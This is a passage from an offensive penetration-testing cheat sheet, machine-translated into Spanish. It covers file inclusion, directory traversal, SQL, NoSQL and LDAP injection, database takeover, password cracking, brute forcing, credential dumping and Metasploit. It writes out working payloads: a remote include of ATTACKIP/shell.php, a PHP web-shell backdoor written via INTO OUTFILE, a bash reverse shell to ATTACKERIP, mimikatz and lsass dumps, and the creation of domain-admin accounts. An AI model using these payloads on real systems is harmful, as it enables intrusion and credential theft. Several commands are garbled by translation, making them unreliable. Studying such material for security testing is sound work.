Ejemplo: http://TARGETIP/index.php?source=http://ATTACKIP/shell.php Recuerde probar bytes nulos según sea necesario. Por ejemplo: shell.txt%00 shell.php%00html Si está utilizando Apache en la máquina de ataque, asegúrese de que PHP NO esté habilitado o podría terminar con un shell en su propia máquina.

Desactivar:

/usr/sbin/a2dismod php7.0 /etc/
init.d/apache2 restart Habilitar: /
usr/sbin/a2enmod php7.0 /etc/
init.d/apache2 restart
DIRECTORIO (RUTA)

RECORRIDO / DIVULGACIÓN DE ARCHIVOS Este es un potencial mina de

oro que puede permitirle enumerar todos los archivos en el sistema y ver su contenido.
Eso significa archivos de configuración, hash de contraseñas, contraseñas almacenadas
en texto claro, etc. El único inconveniente es que a menudo necesita saber exactamente lo
que está buscando.
Ejemplos:
http://TARGETIP/index.php?page=../../../../../../../etc/passwd http://
TARGETIP/index.php? página=../../../../../../../Windows/Panther/Unattend/
Unattend.xml http://TARGETIP/index.php? page=../../../../../../../home/user/
Desktop/passwords.txt A veces, las barras inclinadas dobles **(//)** o las
barras invertidas **(\)** funcionan en su lugar.

Nuevamente, recuerde probar bytes nulos o caracteres de terminación similares según sea
necesario. ../../etc/passwd %00 ../../etc/passwd%00jpg Esta vulnerabilidad puede ser muy
útil para la enumeración, o mejor aún, desencadenar un shell inverso. Para obtener un shell

de esta manera, debe poder escribir en un archivo local o cargar archivos en algún lugar, como
dentro de una aplicación web, un recurso compartido SMB, un servidor FTP, etc.

En versiones anteriores de Windows (XP), busque ***C:/Windows/system32/Eula.txt ,*** que
puede mostrar la versión exacta de Windows, incluido el idioma.
Tenga en cuenta que esto fue reemplazado más tarde por el
menos útil ***C:/Windows/system32/license.rtf*** **CROSS SITE**

SCRIPTING (XSS)

Hay tres tipos de ataques XSS: almacenados, reflejados y basados en DOM.
La prueba más básica es ingresar el código para un cuadro de alerta de JavaScript en un
sitio web donde sea posible ingresar y ver si aparece el cuadro de diálogo que dice
"prueba", o lo que sea que haya dicho.

Ejemplo: <script>alert('test');</script> Hay varias

mitigaciones para XSS, pero también hay muchas formas de eludirlas si así lo desea. XSS es un tema en sí mismo, pero es bueno saber cómo hacer algunas pruebas básicas para ello.

Busque también implementaciones de AJAX que puedan ser vulnerables a ataques XSS o incluso a inyecciones de SQL.

Más información sobre cómo encontrar XSS: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet https://support.portswigger.net/customer/portal/articles/1965737-using-burp scanner-to-find-cross-site -scripting-xss-problemas

Carne de res https://beefproject.com/

BeEF es una herramienta que “engancha” a los navegadores usando JavaScript a través de un ataque XSS. Una vez enganchado, el atacante puede entregar cargas útiles y ataques dentro del contexto del navegador. Un sistema con un navegador enganchado se conoce como un "zombie" que puede realizar escaneos, mapeo de infraestructura y otras funciones en nombre del atacante. Hay todo tipo de ataques que se pueden realizar contra el propio zombi, como recuperar el historial del navegador o generar cuadros de diálogo de inicio de sesión falsos para robar contraseñas.

El programa BeEF se controla a través de una interfaz de navegador que le permite ver zombis y seleccionar acciones para ejecutar contra ellos. Puede ser una herramienta muy poderosa, sin embargo, en entornos de laboratorio es más útil donde las acciones del usuario están programadas o simuladas de otra manera.

BASES DE DATOS

Las bases de datos son otro animal. Se pueden piratear de forma local o remota, son susceptibles a inyecciones que varían según las técnicas de validación de entrada implementadas, se pueden leer detenidamente gracias a credenciales deficientes o varias omisiones de autenticación, y todo eso es incluso antes de entrar en los matices de la varios tipos de RDBMS por ahí. Hay una gran cantidad de información sobre la inyección de SQL que ningún libro o recurso podría cubrir por sí solo, aunque hay algunos recursos increíbles que se encargan de hacerlo.

Sin embargo, dominar los conceptos básicos al menos lo llevará a través de las puertas más fáciles y le brindará un punto de partida para que profundice en cualquier aspecto de las bases de datos, la inyección de SQL, la explotación o las técnicas de defensa sobre las que desea obtener más información.

FUNDAMENTOS DE LA SINTAXIS SQL

SQL Syntax	Purpose
SELECT	Select data from table
INSERT	Insert data to table
DELETE	Delete data from table
UPDATE	Update data in table
UNION	Combine data from multiple SELECT statements
WHERE	Filter results of query by condition
AND/OR	Used with WHERE to further filter query
LIMIT 3	Limit rows in query results
ORDER BY 2	Orders results by column name or number
SELECT @@version	Get SQL version (MySQL, MSSQL)
;	Terminate SQL Statement
-- or # or /*comment*/ or ;%00	Comment
* or %	Wildcards
LOAD_FILE(/home/user/pw.txt)	Read Files MySQL
INTO OUTFILE "/tmp/shell.php"	Write Files MySQL
SLEEP(15)	Delay MySQL
WAITFOR DELAY '0:0:05'	Delay MSSQL
CURRENT_USER()	Show current MySQL user

Puede leer más sobre las variaciones entre las bases de datos aquí: https://portswigger.net/web-security/sql-injection/cheat-sheet

Inyección SQL Hay dos lugares principales para probar una inyección SQL (SQLi). El primero es el método **GET** en el que busca principalmente los parámetros de URL y cómo se pueden mostrar y, por lo tanto, modificar para sus propios fines. El segundo es el método **POST ,** en el que puede manipular la carga útil de sus datos POST a través de pruebas manuales, con una herramienta automatizada como **sqlmap,** o mediante el uso de un proxy como la función Proxy > Intercept **de Burp Suite .**

SQLMap
http://sqlmap.org/

Realmente no hay ninguna herramienta que compita con SQLMap. A menos que tenga prohibido usarlo por algún motivo, debería ser su opción para la enumeración de la base de datos SQL y los ataques de inyección SQL. sqlmap

-u http://TARGETIP/ --crawl=2 sqlmap -u http://TARGETIP/algo.php?id=1 --dbms=mysql --dump-all -

-excluir-sysdbs --threads=10

sqlmap -u http://TARGETIP/something.php?page=1 --dbms=mysql --os-shell

BBQSQL

https://github.com/CiscoCXSecurity/bbqsql Vale la

pena mirar este si se trata de Blind SQL Injection. Es guiado, por lo que para iniciarlo simplemente escriba bbqsql en la línea de comando.

Burp Suite

Con Burp Suite, puede realizar pruebas manuales para SQLi usando Burp's Proxy > Intercept. Primero deberá ejecutar Burp's Scanner contra el sitio web de destino. Luego, puede buscar en la pestaña Destino > Mapa del sitio las vulnerabilidades de SQLi que se detectaron para explorarlas más a fondo. https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

ANULACIÓN DE AUTENTICACIÓN

Hay varias pruebas rápidas que puede ejecutar que a menudo arrojarán resultados inmediatos. Estos se pueden probar en las pantallas de inicio de sesión de muchas aplicaciones que usan bases de datos back-end de SQL de algún tipo. Incluso si esto no funciona, eso no significa que no haya una forma de ingresar a través de SQLi, solo que es posible que deba hurgar más manualmente o con algo como **SQLMap.**

o 1=1
o 1=1-- o
1=1# o
1=1/*
admin' --
admin' #
admin'/*
admin' o '1'='1
admin' o '1'='1 '--
admin' o '1'='1'#
admin' o '1'='1'/*
admin'o 1=1 o ''='
admin' o 1=1 admin' o
1=1- - administrador' o
1=1#

administrador' o 1=1/*

Tenga en cuenta que puede probar todos estos con una comilla doble (") en lugar de la comilla simple utilizada en los ejemplos enumerados, y hay toneladas de variaciones adicionales sobre las que también puede aprender.

MySQL (3306)

Esquema: https://dev.mysql.com/doc/refman/8.0/en/system-schema.html Nombre de usuario predeterminado: root

Nmap:

```
nmap -Pn -sV -p 3306 --script mysql* TARGETIP
```

Acceso remoto: mysql

```
-host=TARGETIP -u root -p mysql -u root
-p contraseña -e 'mostrar bases de datos;' mysql -u root
-p contraseña DBNAME -e 'select * from TABLENAME;'
```

Acceso local: #

```
mysql -u root -p
mysql> use DBNAME;
mysql> mostrar tablas;
```

Ejemplo de comando de puerta trasera: SELECCIONE "<?php system($_GET['cmd']); ?>" en el archivo de salida "/var/www/html/backdoor.php"; si puede colocar esto en un objetivo de Windows y buscar debería poder agregar diferentes comandos del sistema.

Ejemplo de shell inverso:

```
SELECCIONE "<?php exec(""/bin/bash -c 'bash -i >& /dev/
tcp/ATTACKERIP/PORT 0>&1"""); ?> " into outfile "/tmp/ shell.php"; Colóquelo en la raíz
```

web y navegue hasta él, o colóquelo en otro lugar en el que se pueda escribir para usarlo con Directory Traversal.

Actualice un ejemplo de campo: (es decir, cambie una contraseña): actualice TABLENAME set PASSWORDFIELD = 'NEWHASH' where USERNAMEFIELD = 'USERNAME';

PHPMYADMIN

Usuario predeterminado:

root Contraseña predeterminada: (ninguna)

Si puede obtener acceso, intente crear una puerta trasera cmd.
Ejemplo (en Windows): Cree
una nueva tabla, luego vaya a la pestaña SQL
SELECCIONE "<?php system($_GET['cmd']); ?>" en el archivo de salida
"C:\\xampp\\htdocs\\command .php"; Verifique navegando a la ubicación
del archivo http://TARGTEIP/phpmyadmin/command.php?cmd=ipconfig

MSSQL (1433)

Nombre de usuario predeterminado: sa

Nmap

```
nmap -sV -Pn -p 1433 --script ms-sql-brute --script-args
userdb=users.txt,passdb=passwords.txt TARGETIP nmap -p 1433 --
script ms-sql-xp-cmdshell -- script-args
mssql.username=sa,mssql.password=sa,ms-sql-xp-cmdshell.cmd="net user tester Tester123! /
add" TARGETIP
```

Sqsh.

https://sourceforge.net/proyectos/sqsh/ Puede
usar sqsh para interactuar con bases de datos MSSQL.

Instale lo siguiente: apt-
get install freetds apt-get
install sqsh

Edite /etc/freetds/freetds.conf

```
[NOMBRE DEL
SERVIDOR] host =
10.11.12.13 puerto =
1433 tds versión = 8.0
```

Editar .sqshrc

```
\set style=vert
```

Conectarse a la base de datos:

```
sqsh -S NOMBRE DEL SERVIDOR -U USUARIO -P CONTRASEÑA

>exec xp_cmdshell 'whoami' >ir
```

Metasploit:

use auxiliar/escáner/mssql/mssql_login use exploit/
windows/mssql/mssql_payload

Oráculo (1521)

Nmap:

```
nmap -sV -Pn -p 1521 --script=oracle-sid-brute TARGETIP nmap -sV -Pn -p
1521 --script=oracle-enum-users --script-args sid=ORCL,userdb=users. txt
TARGETIP
```

Conéctese a Oracle desde la línea de comando:

```
C:\>sqlplus / as sysdba
```

[solicitará la contraseña]

```
C:\>sqlplus
```

[solicitará usuario y contraseña]

Cuentas predeterminadas de

Oracle: https://www.orafaq.com/wiki/List_of_default_database_users http://
www.petefinnigan.com/default/default_password_list.htm

Ejemplos:

Username	Password
applsys	apps
ctxsys	ctxsys
dbsnmp	dbsnmp
outln	outln
owa	owa
perfstat	perfstat
system	manager
sys	manager

PostgreSQL (5432)

Usuario predeterminado: postgres

Contraseña predeterminada: (ninguna)

Inicio de sesión local: psql -d BASE DE DATOS -U
USUARIO Inicio de sesión remoto: psql -h TARGETIP -d BASE DE DATOS -U

USUARIO **Inyección NoSQL** Justo cuando cree que sabe cómo hackear bases

de datos, alguien menciona la inyección NoSQL. Esto es exactamente lo que parece, ataques de inyección en bases de datos que no dependen de SQL. En cambio, en la mayoría de los casos, confían en alguna implementación de JavaScript, como con un almacén de documentos o un almacén de clave-valor.

Los ejemplos de bases de datos NoSQL incluyen **MongoDB (Puertos 27017-27019)** y **CouchDB (Puerto 5984),** que usan un diseño de almacenamiento de documentos, o **Redis (Puerto 6379),** que usa un diseño de almacenamiento de clave-valor. Hay otras bases de datos y otras implementaciones sobre las que quizás desee aprender, pero estas son algunas de las más comunes.

Atacar NoSQL es muy similar a SQL, solo que normalmente estás haciendo algún tipo de inyección de JavaScript. Esto puede ser en un campo de entrada, un parámetro de URL, un cambio en un script o incluso alterar archivos JSON o BSON. Tenga en cuenta que las aplicaciones web que usan bases de datos NoSQL aún pueden ser atendidas por PHP, lo que le brinda opciones adicionales para trabajar.

Por ejemplo, en una inyección de SQL podría intentar eludir la autenticación con algo simple como: admin' o '1'='1

Con NoSQL, solo necesita compensar los cambios en la sintaxis para
JavaScript como: '||'a'=='a

En algunos casos, puede ir por el otro lado y usar una *sintaxis* diferente como: {"$ne": 1} o {"$ne": ""}

En otros casos, es posible que deba usar la codificación de URL como:
login?user=admin&password[%24ne]= También tenga en cuenta que las

bases de datos como MongoDB, comúnmente usan el operador $where de manera muy similar a como las bases de datos SQL usan WHERE.

En última instancia, está haciendo lo mismo que con SQL. Está buscando una validación de entrada deficiente e intentando descubrir qué consultas puede romper y, por lo tanto, modificar, con caracteres como: ' " \ ; ( ) { }

Cuando cambia a un diseño de almacenamiento de clave-valor, como Redis, existen diferentes enfoques, como cambiar los argumentos en matrices. Sin embargo, existen otros diseños y otras formas de abordarlos según lo que descubra durante el reconocimiento y la enumeración. En realidad, si está intentando piratear una base de datos NoSQL, querrá aprender todo lo que pueda sobre ese tipo de base de datos específico y la forma en que se implementa en el objetivo. Hay mucho más sobre la piratería NoSQL de lo que podría mencionar aquí, pero los puntos principales que quiero transmitir son que existen y pueden ser tan vulnerables como cualquier base de datos SQL, así que no los evite simplemente porque no puede. t use **SQLMap** en ellos. Hay múltiples exploits disponibles en Exploit-DB o en Metasploit para varias bases de datos NoSQL también.

Inyección LDAP No

podemos cerrar un apartado sobre bases de datos sin mencionar Active Directory.
Puede, por ejemplo, encontrarse con un portal en un sitio de intranet que le permita buscar en Active Directory mediante consultas LDAP. Dependiendo de la validación de entrada, o la falta de ella, tal vez pueda hacer más de lo que está diseñada la búsqueda.

Por ejemplo, tal vez se espera que simplemente busque un nombre de usuario para obtener detalles generales de ese usuario, como la ubicación de la oficina o el número de teléfono. Es posible que pueda incluir parámetros adicionales en su consulta que devuelvan información más confidencial. Entonces, en lugar de simplemente buscar el usuario joesmith , escriba algo como esto: joesmith) (| (contraseña = *))

Hay, por supuesto, mucho más en la inyección LDAP, pero sepa que los asteriscos son sus amigos. La mayor parte del trabajo consiste en determinar la sintaxis para una inyección LDAP en particular. Para profundizar realmente, sugiero aprender más sobre LDAP y la forma en que funcionan las consultas, luego puede profundizar al contenido de su corazón.

Cargas útiles de inyección LDAP:

https://github.com/trapp3rhat/inyección-LDAP/

Obtenga más información

sobre LDAP: https://ldap.com/basic-ldap-concepts/ https://ldap.com/?s=injection

ENCONTRAR Y RECUPERAR CONTRASEÑAS

En general, confiar demasiado en descifrar contraseñas no es el camino a seguir, pero a veces es todo lo que tienes. Si puede descifrar un hash sin conexión, y el tiempo o los recursos del sistema no son factores, entonces, por todos los medios, déjese llevar.
Sin embargo, si le está tomando horas o días y aún no lo ha descifrado, se estará pateando a sí mismo si no ha estado realizando ninguna enumeración adicional durante todo ese tiempo. Cuando esté descifrando o aplicando fuerza bruta a una contraseña, asegúrese de aumentar la cantidad de subprocesos cuando sea posible para acelerar las cosas. Por supuesto, si está aplicando fuerza bruta a una contraseña en línea, no se deje llevar o probablemente se verá bloqueado más temprano que tarde. En los laboratorios, me atengo mucho a la lista de *rockyou ,* pero es preferible hacer listas personalizadas cuando se inicia sesión en sitios web de fuerza bruta. Los ataques de fuerza bruta son tan buenos como la lista de palabras que se utiliza, independientemente de la herramienta que utilice o de la rapidez con la que se ejecute. Después de la explotación, siempre debe tomar cualquier hash, contraseña y otras credenciales que pueda encontrar en el sistema. No sea perezoso en esta etapa porque nunca sabe qué descubrirá que lo ayudará en otras partes del entorno.

AGRIETAMIENTO

Identificador hash

https://code.google.com/archive/p/hash-identifier/ Use esto para determinar un tipo de hash. hash-identificador HASH: 61F8138452D99EC3A848069DBB8D3358

La salida debería ser algo como esto:

Hash posibles: [+]

MD5 [+] Credenciales

almacenadas en caché de dominio - MD4(MD4(($pass)).

(strtolower($username)))

Herramientas

en línea https://
crackstation.net/ https://
www.onlinehashcrack.com/ https://
hashes.com/en/decrypt/hash **Juan el**
Destripador https://www.openwall.com/
john/ Uso básico: john --wordlist=/root/
passwords.txt hashes.txt Si conoce el tipo de hash,
puede especificarlo, como con el hash utilizado anteriormente. john --format=NT
--wordlist=/root/ passwords.txt hashes.txt Mostrar hashes descifrados: john --
show hashes.txt A veces, el comando anterior no es confiable, así que también
verifique el archivo *john.pot* . cat .john/john.pot Mute una lista de palabras
existente: john --wordlist=passwords.txt --rules --stdout > morepasswords.txt

Hashcat

https://hashcat.net/hashcat/

Referencia de opciones en
línea: https://hashcat.net/wiki/doku.php?id=hashcat

Ejemplos de hash: https://hashcat.net/wiki/
doku.php?id=example_hashes Ejemplo de uso: hashcat -m
1000 -a 3 hashes.txt /root/rockyou.txt Este comando le dice
a Hashcat que aplique fuerza bruta (-a 3) hashes NTLM (-m
1000) en el archivo 'hashes.txt' usando el ' rockyou.txt' lista de palabras.

LISTAS DE PALABRAS

Cewl

https://digi.ninja/projects/cewl.php
Cewl es una herramienta simple que le permite extraer palabras de un sitio web y agregarlas a una lista para su uso posterior en ataques de fuerza bruta. Puede decirle
el número mínimo de caracteres que debe tener la palabra para incluirla, luego use la lista

como está, o ejecutarlo a través de mutaciones adicionales usando una herramienta como John the Ripper. cewl TARGETIP -m 8 -w /root/contraseñas.txt

Crunch

https://sourceforge.net/projects/crunch-wordlist/ Esta es una gran herramienta para crear listas de palabras personalizadas.

Ejemplo (lista de PIN de 6 a 8 caracteres):

crunch 6 8 0123456789 -o pins.txt Puede agregar letras mayúsculas/minúsculas, agregar símbolos, cambiar la longitud mínima/máxima de la contraseña y administrar los formatos según sea necesario. Solo recuerda que cuanto más agregas, más grande se vuelve la lista.

CUPP (Perfilador de contraseñas de usuario comunes)

https://github.com/Mebus/cupp Esta herramienta es guiada, así que ejecútela escribiendo: cupp.py -i

Ubicaciones de la lista de palabras: RockYou: /usr/share/wordlists/rockyou.txt.gz *(Deberá descomprima esto.)*

Wfuzz: /usr/share/wfuzz/wordlist/ Dirbuster: /usr/share/dirbuster/wordlists Dirb: /usr/share/dirb/wordlists Metasploit: /usr/share/metasploit-framework/ datos/listas de palabras Seclists: /

Listas en línea

https://github.com/govolution/betterdefaultpasslist https://github.com/danielmiessler/SecLists https://github.com/xajkep/wordlists https://crackstation.net/crackstation-wordlist-password-cracking diccionario.htm https://wiki.skullsecurity.org/Passwords

Lista de contraseñas predeterminadas https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default Credentials/default-passwords.csv

FUERZA BRUTA

Hay múltiples herramientas que funcionarán en una variedad de servicios. He enumerado algunos aquí, pero tenga en cuenta que hay otros. También ten en cuenta que a veces una herramienta funciona mejor que otra, así que si, por ejemplo, **Hydra** parece no estar funcionando, no dudes en probar **Medusa** u otra.

Hydra

funciona en FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc.
https://gitlab.com/kalilinux/packages/hydra Ejemplo de FTP hydra -L listausuarios.txt -P listacontraseñas.txt -v -t 10 ftp://TARGETIP

Medusa

funciona en FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc.
https://github.com/jmk-foofus/medusa Ver todos los módulos medusa -d
HTTP Ejemplo medusa –h -f TARGETIP -U userlist.txt -P passwordlist.txt -M http -m DIR:/directory -t 5

Crowbar

funciona en claves RDP, OpenVPN, VNC, SSH
https://github.com/galkan/crowbar Claves SSH
(en la misma carpeta) Ejemplo crowbar.py -b sshkey -s TARGETIP/32 -u root -k /root/.ssh/

Patator

funciona en FTP, SSH, Telnet, SMTP, MySQL, RDP, SMB, HTTP, etc.
https://github.com/lanjelot/patator Ejemplo de SSH patator ssh_login host=TARGETIP user=nombre de usuario contraseña=FILE0 0=archivo de contraseña.txt -x ignore:mesg='Autenticación fallida.'

Ncrack

funciona en FTP, SSH, Telnet, MSSQL, MySQL, RDP, SMB, HTTP, etc. https://nmap.org/ncrack/ Ejemplo de RDP ncrack -v -f -U listausuarios.txt -P listacontraseñas.txt rdp://TARGETIP,CL=1

Ver también

Descubrimiento y enumeración > HTTP/HTTPS (80, 443) > Burp Suite

OBTENER CREDENCIALES DE UN SISTEMA COMPROMETIDO

Metasploit/Meterpreter Shell

meterpreter > hashdump

Procdump Este es un archivo legítimo que forma parte de Windows Sysinternals, por lo que hay menos posibilidades de detección. https://docs.microsoft.com/en-us/sysinternals/downloads/procdump procdump -accepteula -ma lsass.exe lsass.dmp

Mimikatz

https://github.com/gentilkiwi/mimikatz c:\>mimikatz mimikatz # privilegio::debug

mimikatz # sekurlsa::logonpasswords

Gsecdump https://github.com/redcanaryco/atomic-red team/blob/master/atomics/T1003/T1003.md#atomic-test-2 ---gsecdump

gsecdump.exe -a **Creddump** https://github.com/moyix/creddump cachedump.py SEGURIDAD DEL SISTEMA lsadump.py SEGURIDAD DEL SISTEMA

pwdump.py SISTEMA SAM

LaZagne

https://github.com/AlessandroZ/LaZagne laZagne.exe todo **PWdumpX** https://packetstormsecurity.com/files/52580/PWDumpX.zip.html pwdumpx -clph TARGETIP + + pwdumpx -clph TARGETIPS.txt + + pwdumpx -clph TARGETIP contraseña de administrador *TARGETIP(s)* puede ser local o remoto.

Fgdump

http://foofus.net/goons/fizzgig/fgdump/downloads.htm En Kali, el archivo se encuentra aquí: /usr/share/windows-resources/binaries/ fgdump.exe **Editor de credenciales de Windows (WCE)** https://www.ampliasecurity.com/research/windows-credentials-editor

---

```
wce.exe
wce.exe -w
wce.exe -o salida.txt
```

Sistema de archivos

No se olvide de buscar las credenciales en el sistema de archivos. A continuación hay algunos lugares para verificar, pero querrá enumerar el sistema a fondo para no pasar por alto ninguna victoria fácil.

-Revise el *archivo /etc/shadow . (Verifique /etc/login.defs para el tipo de encriptación).*

-Verifique las bases de datos accesibles de las que puede obtener credenciales.

-Busque contraseñas de texto sin formato en listas, registros o correos electrónicos guardados por el usuario.

-Busque las contraseñas en los archivos de configuración, como el archivo wp-config.php de WordPress.

-Busca claves SSH almacenadas.

RELLENO DE CREDENCIALES

Busque la reutilización de las credenciales descubiertas dentro de la misma máquina, red, organización, etc. de destino.

CREANDO CUENTAS

ventanas

Cree una nueva cuenta de usuario local:

```
probador de usuario de red Testing123! /
```

ADD Agregar una cuenta de usuario local al grupo de administradores locales: net

```
localgroup administradores tester /ADD
```

Usuario/Administrador de

dominio Si tiene acceso al controlador de dominio con la GUI de Windows, puede crear fácilmente una cuenta de administrador de dominio utilizando Usuarios y equipos de Active Directory (ADUC). Esto es básicamente ser propietario instantáneo de todas las máquinas en ese

dominio. Si está en el símbolo del sistema en lugar de en la GUI de Windows, realice los pasos a continuación.

Agregue una nueva cuenta de usuario de dominio: net user tester Password123! /AÑADIR /DOMINIO

Agregue su usuario al grupo de administradores de dominio:
grupo de red "Administradores de dominio" tester /ADD /DOMAIN

Puede enumerar los miembros del grupo para asegurarse de que agregó:
grupo de red "Administradores de dominio"

linux

Cree un usuario local y un directorio de inicio: sudo useradd -m tester

Luego establezca la contraseña:
sudo passwd tester

Agregar usuario al grupo sudo: sudo usermod -aG sudo tester

Edite el *archivo /etc/sudoers :*
visudo

Agregar usuario al grupo de ruedas:
usermod -aG wheel tester

ENCONTRAR Y UTILIZAR EXPLOTACIONES

Hay varias fuentes de exploits, como sitios web, foros, Githubs, etc. A continuación, he enumerado algunos de los que he encontrado que son fuentes más confiables.

Hay sitios que publican exploits que incluirán código escrito con el único propósito de destruir su sistema en lugar de piratear el sistema de destino. A menudo, este código está disfrazado en hexadecimal o algún otro formato que un pirata informático perezoso no se molesta en comprobar hasta que es demasiado tarde.
Verifique todo, incluso las fuentes confiables. Trate de comprender el código y decodifique o elimine la ofuscación cuando sea posible para asegurarse de tener al menos una idea de lo que está haciendo. No tienes que ser un programador, pero deberías poder tener una idea de cuál es el propósito del código más allá de "hackear el sistema". Este enfoque también lo ayuda a editar el código cuando requiere algunos ajustes para que funcione, y quién sabe, incluso puede aprender algo sobre cómo escribir sus propios scripts o exploits. Un último punto que quiero señalar es que es posible que deba encadenar múltiples exploits para progresar. No es raro que encuentre dos o más vulnerabilidades que son casi inútiles por sí solas, pero juntas le permiten obtener un caparazón o escalar privilegios. No asuma que una vez que encuentre una vulnerabilidad, habrá terminado de buscar o que funcionará de la manera esperada, pero siga investigando.

Fuentes de explotación Exploit-DB https://www.exploit-db.com

Exploit-DB es la fuente más confiable para exploits.

Searchsploit

https://github.com/offensive-security/exploitdb

Searchsploit le permite buscar una copia de Exploit-DB desde la línea de comandos de Linux.

Ejemplos:

```
searchsploit openvpn
searchsploit -t foreverblue
searchsploit -s solarwinds servidor tftp 10.4.0.13
```

Exploit-DB Github (Exploits binarios) https://github.com/offensive-security/exploitdb-bin-sploits

Exploits de Windows *(muchos precompilados)* https://github.com/SecWiki/windows-kernel-exploits

Exploits del kernel de Linux https://github.com/lucyoa/kernel-exploits

Compilación y ejecución de exploits

Algunos exploits pueden estar escritos en Python o Bash y solo requieren cambios menores para que funcionen, mientras que otros están escritos en un lenguaje como C que requiere que los compile, a menudo de una manera muy específica.
A veces querrá compilar los exploits en su máquina y luego transferirlos al destino, mientras que otras veces es más fácil compilarlos en el destino.
Tenga en cuenta que un objetivo puede tener instalada una versión de GCC diferente a la que está acostumbrado, y el comando puede ser ligeramente diferente. Escriba localizar gcc para buscar versiones alternativas que puedan instalarse. En cuanto a la compilación, los ejemplos a continuación funcionarán en muchos casos, pero lea las instrucciones que brinda el exploit para compilar (si corresponde), ya que pueden requerir opciones adicionales.

Descargue el exploit de Exploit-DB: wget -O exploit https://www.exploit-db.com/download/exploitnumber Compilación básica:

```
gcc exploit.c -o exploit
```

Compilación para 32 bits: gcc -m32 -o exploit exploit.c
gcc -m32 -Wl,--hash-style=both exploit.c -o exploit

Compile para Windows:
x86_64-w64-mingw32-gcc -o exploit.exe exploit.c Una vez que copie los archivos en un host Linux, debe asegurarse de que el exploit o script sea ejecutable. Puede hacer esto de la forma que desee, pero las formas más simples se encuentran a continuación.

Explotar chmod +x
o
chmod 755 script.py

Entonces solo tienes que
ejecutarlo. ./explotar
o
./ script.py

Metasploit

Hay mucho más en Metasploit de lo que cubriré aquí, pero repasaré algunos usos básicos. Lo animo a que aprenda todo lo que pueda sobre esta herramienta porque puede hacer mucho por usted si se toma el tiempo de explorar todas las funciones, módulos y opciones. Habiendo dicho eso, no caigas en la trampa de pensar que Metasploit es todo lo que realmente necesitas saber. Por mucho que amplíe sus capacidades, la piratería se trata de matices, prueba y error, y pensar fuera de la caja. Las herramientas y los scripts automatizados son geniales, pero no reemplazan el pensamiento crítico y las habilidades de improvisación. Si espera poder ser un pentester eficaz gracias a las herramientas de apuntar y hacer clic de forma automática, entonces se encontrará con un duro despertar. Casi nada funciona de todos modos, por lo que desea saber cómo hacer que las herramientas funcionen cuando no lo hacen, así como cuándo abandonarlas por otros métodos. Pero sí, sí, Metasploit es increíble.

Para iniciar Metasploit Framework desde la terminal, simplemente escriba *msfconsole* . Esto cambiará su símbolo del sistema a Metasploit, que se verá así:

root@kali:~# msfconsole
msf6 > Una vez que se

carga la consola, puede usar el comando de *búsqueda* junto con una palabra clave (o palabras) para lo que sea que esté buscando, como 'smb', 'eternalblue', 'mysql' , etc. Por ejemplo: msf6 > buscar en drupal

Debería ver una lista de módulos que coinciden con la búsqueda. Los resultados deberían decirle qué tipo de módulo es, a qué sistema operativo está destinado, una breve

descripción, e incluso la probabilidad de éxito. Incluso muestra si puede ejecutar una *"comprobación"* antes de ejecutar el exploit.

Entonces, en este ejemplo, supongamos que anteriormente encontró una instalación de Drupal que enumeró y ahora cree que es vulnerable a una explotación posterior de Drupal. El siguiente paso es seleccionar el exploit que desea con el comando de *uso* como este:

```
msf6 > usar exploit/unix/webapp/drupal_drupalgeddon2
```

Ahora debe elegir una carga útil para entregar al objetivo. Metasploit simplifica esto para usted al permitirle usar el siguiente comando:

```
msf6 exploit (unix/webapp/drupal_drupalgeddon2) > mostrar cargas útiles Esto mostrará
```

una lista de todas las cargas útiles disponibles para esta vulnerabilidad. Simplemente tienes que elegir el que quieras usar. Puede haber bastantes, por lo que querrá asegurarse de comprender cómo funciona cada uno de ellos, fortalezas y debilidades, requisitos previos, etc.

```
msf6 exploit (unix/webapp/drupal_drupalgeddon2) > establecer la carga útil 15
```

Puede escribir el nombre de la carga útil o el número como en el ejemplo anterior, luego debería ver la carga útil elegida. Si el nombre es el mismo que otro nombre de carga útil un poco más largo, se le pedirá que elija entre los que coincidan con su entrada, por lo que a veces es más fácil usar solo el número.
A continuación, debería ver algo similar a esto:

```
carga útil => php/ meterpreter/ reverse_tcp
```

Ahora desea confirmar que esta carga útil está configurada correctamente para que obtenga un caparazón en el objetivo. Puede hacerlo visualizando y configurando las opciones pertinentes.

```
msf6 exploit (unix/webapp/drupal_drupalgeddon2) > mostrar opciones
```

Esto enumerará las opciones para esta combinación de explotación/carga útil y le permitirá verificar la configuración y cambiarla según sea necesario.

Por ejemplo, es probable que necesite cambiar los siguientes parámetros usando el comando *'establecer' :*

```
configurar RHOST TARGETIP (host remoto)
configurar RPORT 8080 (puerto remoto)
```

configure LHOST YOURIP (Host local/de escucha: es posible que ya esté configurado, pero verifique que sea correcto) configure LPORT 4444 (Puerto local/de escucha)

El puerto local/de escucha predeterminado es 4444, pero pruebe diferentes puertos en caso de que este puerto esté bloqueado desde el destino por alguna configuración, como un firewall.
Además, tiende a caer bajo un escrutinio más detallado en escenarios del mundo real, ya que muchos piratas informáticos perezosos o sin experiencia no tienden a cambiar la configuración predeterminada.

Si desea probar antes de ejecutar el exploit y confirmar que es viable, ahora es la última oportunidad de hacerlo utilizando el comando *'verificar' ,* si está disponible. msf6 exploit (unix/webapp/drupal_drupalgeddon2) > comprobar Una vez que obtenga la confirmación, o incluso si no la tiene pero todavía quiere tirar los dados, solo tiene que escribir *'ejecutar'* o *'explotar'* para activarlo. msf6 exploit (unix/webapp/drupal_drupalgeddon2)> ejecutar A continuación, debe obtener un shell Meterpreter inverso, ya que eso es lo que se eligió anteriormente para la carga útil. meterpreter > pwd Desde aquí puede comenzar a usar varios comandos (como *pwd* para ver el directorio de trabajo) o intentar cambiar a un shell del sistema si lo prefiere. meterpreter > shell Tenga en cuenta que esto es muy básico, y hay muchas otras cargas útiles que podría usar para llegar a este punto, sin mencionar los comandos que puede emplear para enumerar o explotar el objetivo una vez que llegue aquí. Por ejemplo, es posible que solo tenga un shell de privilegios bajos con una cuenta de Linux predeterminada como www-data o una cuenta de Windows de usuario estándar. Para escalar privilegios, hay comandos que puede ejecutar dentro de Meterpreter, como *getsystem.*

